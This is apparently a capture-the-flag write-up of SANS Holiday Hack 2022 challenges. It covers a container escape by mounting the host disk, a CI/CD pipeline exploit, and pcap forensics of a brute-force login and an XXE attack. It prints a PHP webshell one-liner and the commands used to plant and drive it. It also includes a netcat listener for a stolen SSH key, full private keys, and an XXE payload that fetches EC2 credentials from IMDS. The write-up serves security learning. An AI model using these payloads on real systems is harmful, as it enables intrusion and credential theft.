
Difficulty	☻ ☺ ☺ ☺ ☺
Instruction	Well hello! I'm Bow Ninecandle! Have you ever used Git before? It's so neat! It adds so much convenience to DevOps, like those times when a new person joins the team.They can just clone the project, and start helping out right away! Speaking of, maybe you could help me out with cloning this repo? I've heard there's multiple methods, but I only know how to do one.
Hint	(Bow Ninecandle) There's a consistent format for Github repositories cloned via HTTPS. Try converting!

The question was asking you to troubleshoot a git command and make it works. - "**git clone git@haugfactory.com:asnowball/aws_scripts.git**"
The syntax above was wrong as it looked like an SSH cloning but "ssh://" was not specified. I tried to add it back and it looks like cloning should be using https instead as provided in the hints.
For HTTP syntax to work, we need to add HTTPS:// in front and change ":" into "/". At the end it should look like "**git clone https://git@haugfactory.com/asnowball/aws_scripts.git**"



```
We just need you to clone one repo: git clone git@haugfactory.com:asnowball/aws_scripts.git
This should be easy, right?

Thing is: it doesn't seem to be working for me. This is a public repository though. I'm so confus
ed!

Please clone the repo and cat the README.md file.
Then runtoanswer and tell us the last word of the README.md file!

bow@1b6df77cdc3f:~$ git clone https://git@haugfactory.com/asnowball/aws_scripts.git
```

Afterwards you would be able to download the whole repository and the instruction would ask you to read the README.md file and answer the last word of the README.md file.



```
## Project status
If you have run out of energy or time for your project, put a note at the top of the README sayin
g that development has slowed down or stopped completely. Someone may choose to fork your project
 or volunteer to step in as a maintainer or owner, allowing your project to keep going. You can a
lso make an explicit request for maintainers.
```

Ans: maintainers
After finishing this terminal, you were asked to talk to Bow Ninecandle again to get the next challenge Prison Escape.

Prison Escape

Difficulty	☻☻☻☺☺
Instruction	Wow - great work! Thank you! Say, if you happen to be testing containers for security, there are some things you should think about. Developers love to give ALL TeH PERMz so that things "just work," but it can cause real problems. It's always smart to check for excessive user and container permissions. You never know! You might be able to interact with host processes or filesystems! Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file /home/jailer/.ssh/jail.key.priv?
Hint	(Bow Ninecandle) • Were you able to mount up? If so, users' home/ directories can be a great place to look for secrets... • When users are over-privileged, they can often act as root. When *containers* have too many permissions, they can affect the host!

Upon opening up the console, you were greeted by the text below:

"You find yourself in a jail with a recently captured Dwarven Elf.
He desperately asks your help in escaping for he is on a quest to aid a friend in a search for treasure inside a crypto-mine.
If you can help him break free of his containment, he claims you would receive "MUCH GLORY!"
Please, do your best to un-contain yourself and find the keys to both of your freedom."

Based on the hints and this opening, I could immediately tell that this was a jail escape via abuse of over-permission container privilege. This is a common misconfiguration when installing containers where system level root privilege is given to run the container. In this case, even if you are inside the container, it maybe possible to run system level commands to bypass the jail. I had a good read on the docker breakout from Hack Tricks and it shared a list of scenarios that we could be used to perform the privilege escalation. Given the hints, I believe that we were abusing the mount disk technique to breakout. The idea was to mount the host disk into the docker container and through this way, the attacker could manipulate the host system.

```
grinchum-land:~$ sudo -i  #To escalate myself to root
grinchum-land:~$ fdisk -l #To check the host disk path
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes
grinchum-land:~$ mount /dev/vda /mnt #To mount the host system to our filesystem, I used the path /mnt
grinchum-land:~$ cat /mnt/home/jailer/.ssh/jail.key.priv
```

Ans: 082bb339ec19de4935867
Upon completing this terminal, I was asked to talk to Tinsley Upatree for the next objective.

Jolly CI/CD

Difficulty	☻☻☻☻☻
Instruction	Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring. Now that you've helped me with this, I have time to tell you about the deployment tech I've been working on! Continuous Integration/Continuous Deployment pipelines allow developers to iterate and innovate quickly. With this project, once I push a commit, a GitLab runner will automatically deploy the changes to production. WHOOPS! I didn't mean to commit that to http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git...Unfortunately, if attackers can get in that pipeline, they can make an awful mess of things!
Hint	(Tinsel Upatree)

- The thing about Git is that every step of development is accessible – even steps you didn't mean to take! git log can show code skeletons.
- If you find a way to impersonate another identity, you might try re-cloning a repo with their credentials.

Once you entered the terminal, you were asked to wait for 5 minutes until the infrastructure was provisioned. I was truly amazed by how many dockers that have been spinned up in this terminal. A big hint is also given by watching the youtube presentation from Jared Folkins on DevOps Faux Paws.
Upon talking to Tinsel Upatree, he would have told you that he accidentally committed one of his repo to public. Therefore, the first thing I have done was to clone the repository to take a look at the event. The hints mentioned that this terminal was mainly dealing with some mistakes that developers may make. One common mistake was to leave credentials/secrets in commits. They believed that overwriting the repository would solve the problem but these records were still stored in git commit. This terminal was mainly an exercise on how to recover these secrets.

```
grinchum-land:~$ git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git #To clone the repository
grinchum-land:~$ cd wordpress.flag.net.internal.git && git log –format=”%H %s” #To show the commit history
```

This should give you the Commit ID and the comment issued on each commit.

```
37b5d575bf81878934adb937a4fff0d32a8da105 updated wp-config
a59cfe83522c9aeff80d49a0be2226f4799ed239 update gitlab.ci.yml
a968d32c0b58fd64744f8698cbdb60a97ec604ed test
7093aad279fc4b57f13884cf162f7d80f744eea5 add gitlab-ci
e2208e4bae4d41d939ef21885f13ea8286b24f05 big update
e19f653bde9ea3de6af21a587e41e7a909db1ca5 whoops
abdea0ebb21b156c01f7533cea3b895c26198c98 added assets
a7d8f4de0c594a0bbfc963bf64ab8ac8a2f166ca init commit
```

Afterwards, I have a read on the changes made on each of the commit by issuing the command below:

```
grinchum-land:~$ git diff-tree -p <commit id>
```

In the commit *whoops*, something interesting which looks like the ssh private key/secret used to connect to the git repository was found.

```
grinchum-land:~/wordpress.flag.net.internal$ git diff-tree -p e19f653bde9ea3de6af21a587e41e7a909db1ca5
e19f653bde9ea3de6af21a587e41e7a909db1ca5
diff --git a/.ssh/.deploy b/.ssh/.deploy
deleted file mode 100644
index 3f7a9e3..0000000
--- a/.ssh/.deploy
+++ /dev/null
@@ -1,7 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
-QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
-9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
-AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
-PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
------END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
deleted file mode 100644
index 8c0b43c..0000000
--- a/.ssh/.deploy.pub
+++ /dev/null
@@ -1 +0,0 @@
-ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri sporx@kringlecon.com
```

To recover the file .ssh/.deploy and .ssh/.deploy.pub, I used the **commnd git checkout.**

```
grinchum-land:~/wordpress.flag.net.internal$ git checkout abdea0ebb21b156c01f7533cea3b895c26198c98 -- .ssh/.deploy
grinchum-land:~/wordpress.flag.net.internal$ git checkout abdea0ebb21b156c01f7533cea3b895c26198c98 -
- .ssh/.deploy.pub
```

Since this is an SSH key, it looked like we have to re-clone the repository using the SSH clone instead. I have googled a bit on the syntax and found that **git -c core.sshCommand= "ssh -i <private key>"** would allow you to specify the private key used for connection.
SSH connection requires you to connect with an account name and from what I have read, it looks like the default username is git so I tried that out already as the previous one noted in the commit history (sporx@krinlgecon.com) didn't work.

```
grinchum-land:~/wordpress.flag.net.internal$ chmod 600 ~/wordpress.flag.net.internal/.ssh/.deploy #to restrict the permission of private key
grinchum-land:~/wordpress.flag.net.internal$ cd ~/ && mkdir repo
grinchum-land:~/repo$ git -c core.sshCommand="ssh -i ~/wordpress.flag.net.internal/.ssh/.deploy" clone ssh://git@gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
```

This should allow you to download the latest repository. From the tips of Tinsel, he mentioned a gitlab runner to push the latest git into the running docker. In this case, what we were looking at here should be find a way to include either a webshell or reverse shell into the latest git repository and this gitlab runner will help us push it to the docker.
The question I had was how to I successfully commit a change to the git. Therefore, the first thing I tried was to first perform a commit in the repository. A commit is to ask git to take a snapshot of the changes you created. Upon creation of commit, you could push it back to the latest repository running on git. My webshell was rather simple – just a oneliner PHP.

```
<?php echo shell_exec($_GET['e'].' 2>&1'); ?>
```

Next, I would have to find the directory that hosted the webroot. I did this by browsing the existing wordpress hosted. Before you could do this, you need to find out the IP address of the wordpress. This could be done by a little NMAP scanning. Your IP address could be found by issuing the command ip a and I figured the terminal IP was 172.18.0.99/16. Hence, I have tried something small to scan the 24 bit subnet of my surrounding.

```
grinchum-land:~/wordpress.flag.net.internal# nmap -sS 172.18.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-12 14:26 GMT
Nmap scan report for 172.18.0.1
Host is up (0.0000060s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1
8080/tcp open  http-proxy
8088/tcp open  radan-http
MAC Address: 02:42:4B:23:C6:4C (Unknown)

Nmap scan report for wordpress-db.local_docker_network (172.18.0.87)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 02:42:AC:12:00:57 (Unknown)

Nmap scan report for wordpress.local_docker_network (172.18.0.88)
Host is up (0.0000090s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:12:00:58 (Unknown)

Nmap scan report for gitlab.local_docker_network (172.18.0.150)
Host is up (0.0000080s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8181/tcp open  intermapper
MAC Address: 02:42:AC:12:00:96 (Unknown)

Nmap scan report for grinchum-land.flag.net.internal (172.18.0.99)
Host is up (0.0000060s latency).
```

```
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE'
```

This exercise let me found out the IP address of wordpress. I downloaded the index.php from the existing wordpress docker using **wget http://172.18.0.88/index.php**.

I figured this was multiple ways on capturing the flag. I have listed down the two ways I found:

Method 1 - Webshell

Comparing the php code with the github repository I have downloaded made me found out that the wordpress webpages are located at **~/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite**. Therefore, I have included my oneliner PHP webshell there. Upon creation of PHP webshell, I had to commit the changes made to this git repository.

```
grinchum-land:~/repo$ cd ~/repo/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite
grinchum-land:~/repo/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite$ touch shell.php & nano shell.php
#create a php file called shell.php and copy the php oneliner into it
grinchum-land:~/repo/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite$ git config --global user.name
"knee-on"
grinchum-land:~/repo/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite$ git config --global user.email
"sporx@kringlcon.com"
grinchum-land:~/repo/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite$ git add .
grinchum-land:~/repo/wordpress.flag.net.internal/wp-content/themes/ecommerce-lite$ git commit -m "message"
[main 6ea94f4] message
 2 files changed, 8 insertions(+)
 create mode 100644 .ssh/.deploy
 create mode 100644 wp-content/themes/ecommerce-lite/shell.php
```

Upon committing the changes, I could push this commit back to the repository and let the gitlab runner to make changes into the production docker.

```
grinchum-land:~/wordpress.flag.net.internal$ git -c core.sshCommand="ssh -i
~/wordpress.flag.net.internal/.ssh/.deploy" push origin main
```

Remarks: Git allows different branches i.e. version of repository. To identify which branch to commit to, you have to check its name by issuing command **git branch -r**. In this case, "main" is the branch we committed the changes to. I tested the webshell I planted by issuing the command below:

```
grinchum-land:~/wordpress.flag.net.internal$ wget http://wordpress.flag.net.internal/wp-content/themes/ecommerce-
lite/shell.php?e=whoami -O whoami.txt && cat whoami.txt
--2022-12-26 13:51:19--  http://wordpress.flag.net.internal/wp-content/themes/ecommerce-lite/shell.php?e=whoami
Resolving wordpress.flag.net.internal (wordpress.flag.net.internal)... 172.18.0.88
Connecting to wordpress.flag.net.internal (wordpress.flag.net.internal)|172.18.0.88|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9 [text/html]
Saving to: 'whoami.txt'

whoami.txt                                    100%[=====================================================
=======================================================================>]       9  --.-KB/s    in 0s
2022-12-26 13:51:19 (1.06 MB/s) - 'whoami.txt' saved [9/9]
www-data
```

The response suggested that the webshell was working and the next thing was to find out the flag. I did a bit of enumeration of the file path and noted a strange file flag.txt under directory /. To retrieve the file, I issued the command below:

```
grinchum-land:~/wordpress.flag.net.internal$ wget http://wordpress.flag.net.internal/wp-content/themes/ecommerce-
lite/shell.php?e=cat%20%2fflag.txt -O text && cat text (the command has to be URL encoded)
 Congratulations! You've found the HHC2022 Elfen Ring!
```

Ans: oI40zIuCcN8c3MhKgQjOMN8lfYtVqcKT

Method 2 – Gitlab-ci.yml

GitLab CI runs jobs based on the contents of a .gitlab-ci.yml file in your repository. For details, you could refer to [this link](). GitLab will automatically find this file and run the pipeline it defines when you push changes to your branches. Hence, it also means that if we included any instruction to be ran on this file. GitLab runner would execute it on our behalf. I reviewed the content of .gitlab-ci.yml and noted that the private key of gitlab runner will be added to wordpress docker as root. Therefore, if we could use netcat to get the private key, we could then SSH to the wordpress docker.

Upon modification to this file, I have to commit the changes and push it back to the gitlab runner.

```
grinchum-land:~/repo$ nc -l -p 8080 > ssh.deploy (setting my netcat listener to run)
^Z
[1]+  Stopped                 nc -l -p 8080 > ssh.deploy
grinchum-land:~/repo$ bg
[1]+ nc -l -p 8080 > ssh.deploy &
grinchum-land:~/repo/wordpress.flag.net.internal$ git add . (commit the changes to the repository)
grinchum-land:~/repo/wordpress.flag.net.internal$ git commit -m "reverse"
[main 78942ed] reverse
 1 file changed, 1 insertion(+)
grinchum-land:~/repo/wordpress.flag.net.internal$ git -c core.sshCommand="ssh -i
~/wordpress.flag.net.internal/.ssh/.deploy" push origin main
```

With the modification pushed, just waited for a couple of second. I could review the private key and used it to SSH back to the wordpress docker.

```
grinchum-land:~/repo$ cat ssh.deploy (this was the private key I obtained from gitlab-runner.)
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD8EYdZTOpf5REuWXMb9FKCFWoiIX2HoU1aH90V0Ptq3wAAAJiMXr0BjF69
AQAAAAtzc2gtZWQyNTUxOQAAACD8EYdZTOpf5REuWXMb9FKCFWoiIX2HoU1aH90V0Ptq3w
AAAEBtNE6sqOFoqkmOhcB/9DgzaQhQRC/bwkAbsBXwqrt/mPwRh1lM6l/lES5Zcxv0UoIV
aiIhfYehTVof3RXQ+2rfAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
grinchum-land:~/repo$ ssh -i ~/repo/ssh.deploy root@wordpress.flag.net.internal
The authenticity of host 'wordpress.flag.net.internal (172.18.0.88)' can't be established.
ED25519 key fingerprint is SHA256:ASkA3MNGpDOJfb+/SoerXa9KaWx8OKVGaKWexP8qrsQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'wordpress.flag.net.internal' (ED25519) to the list of known hosts.
Linux wordpress.flag.net.internal 5.10.51 #1 SMP Mon Jul 19 19:08:01 UTC 2021 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@wordpress:~# whoami
root
root@wordpress
```


Follow similar steps as what I have listed above. Now we got the Elfen ring. GLORYYYYYY!

Stage 4 – Recover the Web Ring

Boria Pcap Mining – Naughty IP

Difficulty	☻ ☺ ☺ ☺ ☺
Instruction	(Alabaster Snowball) - Hey there! I'm Alabaster Snowball. And I have to say, I'm a bit distressed. I was working with the dwarves and their Boria mines, and I found some disturbing activity! Looking through these artifacts, I think something naughty's going on. Can you please take a look and answer a few questions for me? First, we need to know where the attacker is coming from. If you haven't looked at Wireshark's Statistics menu, this might be a good time!
Hint	(Alabaster Snowball) • The victim web server is 10.12.42.16. Which host is the next top talker?

The artifacts file consists of a web server log **weberror.log** and a pcap file **victim.pcap**. Looking at the weberror.log indicated that the IP address 18.222.86.32 fired tons of POST request to the page /login.html in a short period of time which indicated that there was a brute force attempt ongoing.
Alternatively, Wireshark assisted in identifying the top walker by clicking Statistic →Conversation.




18.222.86.32	10.12.42.16	2,768	1.033 MiB	16,603	16.67%	1,384	267.863 KiB	1,384	790.086 KiB	3.813779	244.03

Ans: 18.222.86.32

Boria Pcap Mining – Credential Mining

Difficulty	☻ ☺ ☺ ☺ ☺
Instruction	(Alabaster Snowball) - Aha, you found the naughty actor! Next, please look into the account brute force attack. You can focus on requests to /login.html~ The first attack is a brute force login. What's the first username tried?
Hint	(Alabaster Snowball) • The site's login function is at /login.html. Maybe start by searching for a *string*.


Using wireshark to filter the traffic from 18.222.86.32 and URI request containing /login yielded the result.



victim.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.src==18.222.86.32 &&  http.request.uri contains "/login"

No.   Time        Source         Destination   Protocol Length Info
 5253 83.032380   18.222.86.32   10.12.42.16   HTTP     275 GET /login.html HTTP/1.1
 6274 99.119687   18.222.86.32   10.12.42.16   HTTP     275 GET /login.html HTTP/1.1
 6628 103.139201  18.222.86.32   10.12.42.16   HTTP     275 GET /login.html HTTP/1.1
 7279 111.195785  18.222.86.32   10.12.42.16   HTTP      96 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7292 111.201691  18.222.86.32   10.12.42.16   HTTP      95 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7305 111.206433  18.222.86.32   10.12.42.16   HTTP      97 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7318 111.211686  18.222.86.32   10.12.42.16   HTTP      97 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7331 111.216497  18.222.86.32   10.12.42.16   HTTP      96 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7344 111.220959  18.222.86.32   10.12.42.16   HTTP      95 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7357 111.225584  18.222.86.32   10.12.42.16   HTTP      99 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7370 111.229957  18.222.86.32   10.12.42.16   HTTP      99 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7383 111.234377  18.222.86.32   10.12.42.16   HTTP      97 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7396 111.238904  18.222.86.32   10.12.42.16   HTTP      98 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7408 111.243555  18.222.86.32   10.12.42.16   HTTP     100 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7422 111.247931  18.222.86.32   10.12.42.16   HTTP      96 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7435 111.252338  18.222.86.32   10.12.42.16   HTTP      98 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7448 111.257009  18.222.86.32   10.12.42.16   HTTP      97 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7461 111.261533  18.222.86.32   10.12.42.16   HTTP      95 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7474 111.265805  18.222.86.32   10.12.42.16   HTTP      97 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7487 111.270334  18.222.86.32   10.12.42.16   HTTP      96 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7500 111.274666  18.222.86.32   10.12.42.16   HTTP      98 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7513 111.279191  18.222.86.32   10.12.42.16   HTTP      95 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7526 111.283685  18.222.86.32   10.12.42.16   HTTP      96 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7539 111.288314  18.222.86.32   10.12.42.16   HTTP      95 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)
 7552 111.292771  18.222.86.32   10.12.42.16   HTTP      97 POST /login.html HTTP/1.1  (application/x-www-form-urlencoded)

> Frame 7279: 96 bytes on wire (768 bits), 96 bytes captured (768 bits)
> Ethernet II, Src: 0a:8b:af:97:71:6e (0a:8b:af:97:71:6e), Dst: 0a:d0:dc:de:9c:2a (0a:
> Internet Protocol Version 4, Src: 18.222.86.32, Dst: 10.12.42.16
> Transmission Control Protocol, Src Port: 59360, Dst Port: 80, Seq: 280, Ack: 1, Len:
> [2 Reassembled TCP Segments (309 bytes): #7277(279), #7279(30)]
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded

0000  0a d0 dc de 9c 2a 0a 8b  af 97 71 6e 08 00 45 00   ·····*·· ··qn··E·
0010  00 52 1d d7 40 00 3f 06  80 b5 12 de 56 20 0a 0c   ·R··@·?· ····V ··
0020  2a 10 e7 e0 00 50 06 1c  74 7b 23 13 13 52 80 18   *····P·· t{#··R··
0030  01 eb b0 6d 00 00 01 01  08 0a 82 bc 8b b2 e1 be   ···m···· ········
0040  c7 9c 75 73 65 72 6e 61  6d 65 3d 61 6c 69 63 65   ··userna me=alice
0050  26 70 61 73 73 77 6f 72  64 3d 70 68 69 6c 69 70   &passwor d=philip
```

Ans: Alice



Credential Mining

Difficulty:

The first attack is a brute force login. What's the first username tried?

Alice

Boria Pcap Mining – 404 FTW

Difficulty	☻ ☺ ☺ ☺ ☺
Instruction	(Alabaster Snowball) - Alice? I totally expected Eve! Well how about forced browsing? What's the first URL path they found that way? The misses will have HTTP status code 404 and, in this case, the successful guesses return 200. The next attack is forced browsing where the naughty one is guessing URLs. What's the first successful URL path in this attack?
Hint	(Alabaster Snowball)


	• With forced browsing, there will be many *404* status codes returned from the web server. Look for *200* codes in that group of *404*s. This one can be completed with the PCAP or the log file.

I reviewed the entries inside weberror.log. As what the hint suggested, I was looking for the first 200 code upon many 404 status codes. The first entry I found was at 05/Oct/2022 16:47:46 to GET /proc HTTP/1.1.
Ans: /proc

Boria Pcap Mining – IMDS, XXE, and Other Abbreviations

Difficulty	☻☻☻☺☺
Instruction	(Alabaster Snowball) Great! Just one more challenge! It looks like they made the server pull credentials from IMDS. What URL was forced? AWS uses a specific IP address for IMDS lookups. Searching for that in the PCAP should get you there quickly. The last step in this attack was to use XXE to get secret keys from the IMDS service. What URL did the attacker force the server to fetch?
Hint	(Alabaster Snowball) • AWS uses a specific IP address to access IMDS, and that IP only appears twice in this PCAP.

Following the last answer, I filtered all the URI request to POST /proc and by using wireshark to follow the HTTP stream. I noticed that XXE attack was performed to this URI. At the last entry (Packet ID 32918), I found that an XXE attempt was used to access IMDS. This apparently was an XXE attack to access ec2 credentials.


Wireshark · Follow HTTP Stream (tcp.stream eq 2907) · victim.pcap

```
POST /proc HTTP/1.1
Host: www.toteslegit.us
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.37) Gecko/
20100101 Firefox/12.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie:
SiteCookie=eyJjb21wYW55IjoiTGVnaXRCcmVhZCIsImxldmVsIjoiYWRtaW4iLCJ1c2
VyIjoiYm9iIn0.Yz21Ew.idT7R5CEcAB_uJD221WwmKYG5QM
Content-Type: application/xml
Content-Length: 226

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY id SYSTEM "http://169.254.169.254/latest/
meta-data/identity-credentials/ec2/security-credentials/ec2-instance">
]>
<product><productId>&id;</productId></product>
```

Ans: http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
Upon finishing these challenges, I was asked to talk to Alabaster Snowball again for the next objective.

Boria Mine Door

Difficulty	☻☻☻☺☺
Instruction	(Alabaster Snowball) - Fantastic! It seems simpler now that I've seen it once. Thanks for showing me! Hey, so maybe I can help you out a bit with the door to the mines. First, it'd be great to bring an Elvish keyboard, but if you can't find one, I'm sure other input will do. Instead, take a minute to read the HTML/JavaScript source and consider how the locks are processed. Next, take a look at the Content-Security-Policy header. That drives how certain content is handled.Lastly, remember that input sanitization might happen on either the client or server ends! Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.

Hint	(Alabaster Snowball) • Developers use both client- and server-side input validation to keep out naughty input. • Understanding how Content-Security-Policy works can help with this challenge.

Upon opening the terminal, you will see 6 boxes that requires you to input something in order to unlock the box. I had to complete at least the first 3 in order to access the next objective but finishing all of them would give me an extra hint to the next objective as well.

